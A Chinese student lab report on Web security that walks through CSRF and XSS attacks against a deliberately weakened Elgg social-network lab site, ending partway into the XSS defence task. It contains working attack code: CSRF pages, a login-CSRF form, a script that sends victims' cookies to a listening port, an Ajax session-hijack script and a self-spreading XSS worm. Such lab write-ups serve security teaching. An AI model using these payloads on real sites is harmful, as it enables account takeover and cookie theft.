华中科技大学

信息系统安全实验报告

姓　　名：

学　　院：

专　　业：

班　　级：

学　　号：

指导教师：

分数	
教师签名	

2021 年

目　录

1 实验一 Web 安全实验

1.1 实验目的

本实验目的是通过发起跨站请求伪造攻击（CSRF 或 XSRF），进一步理解跨站请求伪造攻击原理和防御措施。 跨站请求伪造攻击一般涉及受害者、可信站点和恶意站点。受害者在持有与受信任的站点的会话（session）的情况下访问了恶意站点。恶意站点通过将受害者在受信任站点的 session 中注入 HTTP 请求，从而冒充受害者发出的请求，这些请求可能导致受害者遭受损失。

在本实验中，需要对社交网络 Web 应用程序发起跨站请求伪造攻击。Elgg 是开源社交网络应用程序，该 Web 应用程序默认采取了一些措施来防御跨站请求伪造攻击，但是为了重现跨站请求伪造攻击如何工作，实验中的 Elgg 应用事先将防御措施关闭了。重现攻击后，需要通过重新开启防御措施，对比开启防御后的攻击效果。

1.2 CSRF 实验

1.2.1 任务一：基于 GET 请求的 CSRF 攻击

在这项任务中，涉及到 Elgg 社交网络中的两个用户：Alice 和 Samy。Samy 想成为 Alice 的一个朋友，但 Alice 拒绝将 Samy 加入她的 Elgg 的好友名单，所以 Samy 决定使用 CSRF 攻击为了达到该的目的。他会向 Alice 发送一个 URL（通过 Elgg 的电子邮件发送）， 假设 Alice 对此很好奇并且一定会点击该 URL，然后 URL 将其引导至 Samy 建立的恶意网页。假如你是 Samy，请构建网页的内容：一旦 Alice 访问页面，Samy 就被添加到 Alice 的好友列表中（假设 Alice 已经登陆 Elgg 并保持会话）。

Samy 将如下 attcker1.html 文件放进/var/www/CSRF/Attacker/文件夹下，然后将对应网站用邮件发给 Alice，其中”friend=45”需要通过火狐浏览器的拓展工具 Http Header 截获。

```
<!DOCTYPE html>
<html>
<head>
    <title>Malicious Web</title>
</head>
```

```
6.    <body>
7.        <h1>hellow world</h1>
8.        <h2>I am your friend now!</h2>
9.        <iframe src="http://www.csrflabelgg.com/action/friends/add?friend=45"></iframe>
10.   </body>
11.   </html>
```

可以看到在 www.csrflabattcker.com 网站中的 attacker1.html 文件，Alice 点击以后可以得到如下页面，如图 1-1：



图 1-1 attacker1.html 点击结果

再转到 Alice 个人界面，Samy 已经成为好友，如图 1-2：



图 1-2 attacker1.html 点击效果图

1.2.2 任务二：使用 POST 请求的 CSRF 攻击

在这项任务中，涉及到 Elgg 社交网络中的两个用户：Alice 和 Samy。Samy 想篡改 Alice 的主页，使得 Alice 的主页上显示“Samy is my hero”。假如你是 Samy，发起攻击的一种方法是向 Alice 的 Elgg 账户发送消息（电子邮件），假设 Alice 一定会点击该消息内的 URL。请构建该网页的内容：攻击目的是修改 Alice 的个人资料。

Attcker2.html

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function post(url,fields)
{
    //create a <form> element.
    var p = document.createElement("form");
    //construct the form
    p.action = url;
    p.innerHTML = fields;
    p.target = "_self";
    p.method = "post";
    //append the form to the current page.
    document.body.appendChild(p);
    //submit the form
    p.submit();
}
function csrf_hack()
{
    var fields;

    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='description' value='<p>Samy is my hero.</p>'>";
    fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
    fields += "<input type='hidden' name='briefdescription' value=''>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='location' value=''>";
    fields += "<input type='hidden' name='accesslevel[location]' value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";
    var url = "http://www.csrflabelgg.com/action/profile/edit";
    post(url,fields);
}
// invoke csrf_hack() after the page is loaded.
window.onload = function() { csrf_hack();}
</script>
</body>
```

```
38.  </html>
```

该代码的实现是通过分析截获相应的修改 profile 的数据包得来的，field 字段是 profile 的全部文本框的内容的填写，这部分也要通过 HTTPHeader 截获 guid 和 acceslevel 等数据。然后再用 window.onload()。即当该窗口被打开时，执行修改 profile 的代码。

结果如图 1-3：



图 1-3 使用 POST 请求的 CSRF 攻击

1.2.3 任务三：实现 login CSRF 攻击

与任务 2 类似，在本任务中，假设你是攻击者 Samy，你需要设计一个包含 login CSRF 的表单，表单的账户信息是攻击者 Samy 用户名和口令。这样，在用户 Alice 登陆以后 Elgg，并点击了 Samy 发给他包含 CSRF 登陆的表单的 URL，一旦 Alice 点击了该 URL，她就以 Samy 的账号登陆了 Elgg（自己的账户被下线）。那么 Alice 可能会发布一条不对外公开的博客（假设她始终没有意识到她现在登陆的是 Samy 的账户，她以为是在自己的账户上发布，其实是发布到了 Samy 的账户上），下线之后，攻击者 Samy 登陆自己的账户就能知道 Alice 刚刚发布的未公开的博客内容了。

Attcker3.html

```
1.  <form method="POST" action="http://www.csrflabelgg.com/action/login">
2.
3.    <input type="text" name="username" value="samy" />
4.
5.    <input type="password" name="password" value="seedsamy"/>
6.
```

```
7.    </form>
8.
9.    <script>
10.
11.       document.forms[0].submit();
12.
13.   </script>
```

这个攻击非常简单，就是创建包括 Samy 的用户名和密码的明文的表格，在 Alice 点击的时候，登录 Samy 挤下 Alice 的账户。

攻击前的状况如图 1-4：



图 1-4 login CSRF 攻击前

攻击后如图 1-5：



图 1-5 login CSRF 攻击后

1.2.4 任务四：防御策略

要打开防御策略，请进入目录/var/www/CSRF/ Elgg/vendor/elgg/elgg/engine/classes/Elgg

并在 ActionsService.php 文件中找到函数 gatekeeper。并注释此处“return true”这条语句，如图 1-6：

图 1-6 ActionsService.php 函数 gatekeeper

再次试验 attcker3.html，发现不能成功 login CSRF 攻击，如图 1-7：



图 1-7 再次试验 attcker3.html 失败

这说明该防御策略成功。

1.3 XSS 实验

1.3.1 任务一：发布恶意消息，通过警告窗口显示 Cookie

这个任务的目标是在用户（假如你是 Samy）Elgg 介绍页面中插入 JavaScript 脚本，使得当用户查看 Samy 个人资料时，该 JavaScript 脚本将在用户浏览器被执行，并将受害者的 Cookies 在自动弹出的警告窗口中显示。

xssatacker1.html

```
<script>alert(document.cookie);</script>
```

修改 samy 的 profile 中的 description 项为该 html 语句，刷新 profile 界面，结果如图 2-1：



图 2-1 窗口显示 Cookie

1.3.2 任务二：从受害者的机器上盗取 Cookie

在这个任务中，攻击者需要 JavaScript 脚本将 cookie 发送给自己。为了达到这个目的，恶意的 JavaScript 代码需要向攻击者发送一个附加 cookie 请求 HTTP。

xssattcker2.html

```
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + '>');
</script>
```

当受害者点击 samy 的主界面时，受害者就会通过脚本将 cookie 发给攻击者的指定端口，如图 2-2、2-3：



图 2-2 网页检查显示包



图 2-3 wireshark 截获经过 5555 端口的包

1.3.3 任务三：使用 Ajax 脚本自动发起会话劫持

在窃取受害者的机密信息后（如，cookie、token 等），攻击者可以为受害者对 Elgg 网络服务器做任何事情。在本任务中，请写一个 Ajax 脚本来篡改受害者的个人资料。

xssattacker.html

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var desc = "&description=Samy+is+my+hero!";
desc += "&accesslevel&5Bdescription&5d=2";
// Get the name, guid, timestamp, and token.
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
// Construct and send the Ajax request
//Create and send Ajax request to modify profile
if(elgg.session.user.guid!=47) {
var Ajax=new XMLHttpRequest ();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader ("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader ("Content-Type","application/x-www-form-urlencoded") ;
// Send the POST request with the data
Ajax.send(token + ts + name + desc + guid);
}


```

```
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
} </script>
```

在将 samy 的 profile 中填写 xssattcker3.html 代码后，登录 Alice 账号，再进入 Samy 主页，刷新后可以发现已添加好友，且截获到对应包，如图 2-4。



图 2-4 自动添加好友

再进入 Alice 自己的主页，发现自我介绍被修改，如图 2-5：



图 2-5 使用 Ajax 脚本自动发起会话劫持改成功

1.3.4 任务四：构造 XSS 蠕虫

在任务 3 的基础上，实现恶意代码的传播。具体要求为：

（1）Samy 先在自己的 profile 中存放恶意代码；

（2）Alice 访问 Samy 的主页，Alice 的 profile 显示“Samy is my hero”；

（3）Boby 访问 Alice 的主页，Boby 的 profile 也显示“Samy is my hero”。

即，如果用户 A 的主页被篡改/感染了，那么任何访问用户 A 主页的其他用户也会被篡改/感染，并成为新的蠕虫传播者。

xssattcker4.html

```
<script id="worm" type="text/javascript">
// Set the content of the description field and access level.
window.onload=function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag+jsCode+tailTag);
var desc = "&description=SAMY+is+MY+HERO"+wormCode
desc += "&accesslevel&5Bdescription&5d=2";
// Get the name, guid, timestamp, and token.
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
// Construct and send the Ajax request
//Create and send Ajax request to modify profile
if(elgg.session.user.guid!=47) {
var Ajax=new XMLHttpRequest ();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader ("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader ("Content-Type","application/x-www-form-urlencoded") ;
// Send the POST request with the data
Ajax.send(token + ts + name + desc + guid);
}
}
</script>
```

Alice 访问 Samy 后，如图 2-6：



图 2-6 Alice 感染蠕虫

Boby 没有查看 Alice 主页前，没有感染蠕虫，如图 2-7：



图 2-7 Boby 尚未感染

在 Boby 查看 Alice 主页以后，也感染蠕虫，如图 2-8：



图 2-8 Boby 被 Alice 主页的蠕虫感染

编辑 Boby 的 profile，可以看到蠕虫代码如图 2-9：



图 2-9 Boby 感染的蠕虫代码

1.3.5 任务五：防御策略

Elgg 有默认的防御 XSS 攻击的策略。虚拟机已停用并注释了相应的的防御策略。其实 Elgg Web 应用程序中原本会启用一个定制的安全插件 HTMLawed，该插件会验证用户输入并删除输入中的标签。这个特定的插件被注册到 elgg/ engine/lib/input.php 文件中的函数 filter tags 中 。

登录 administrator，找到 HTMLawed 如图 2-10：

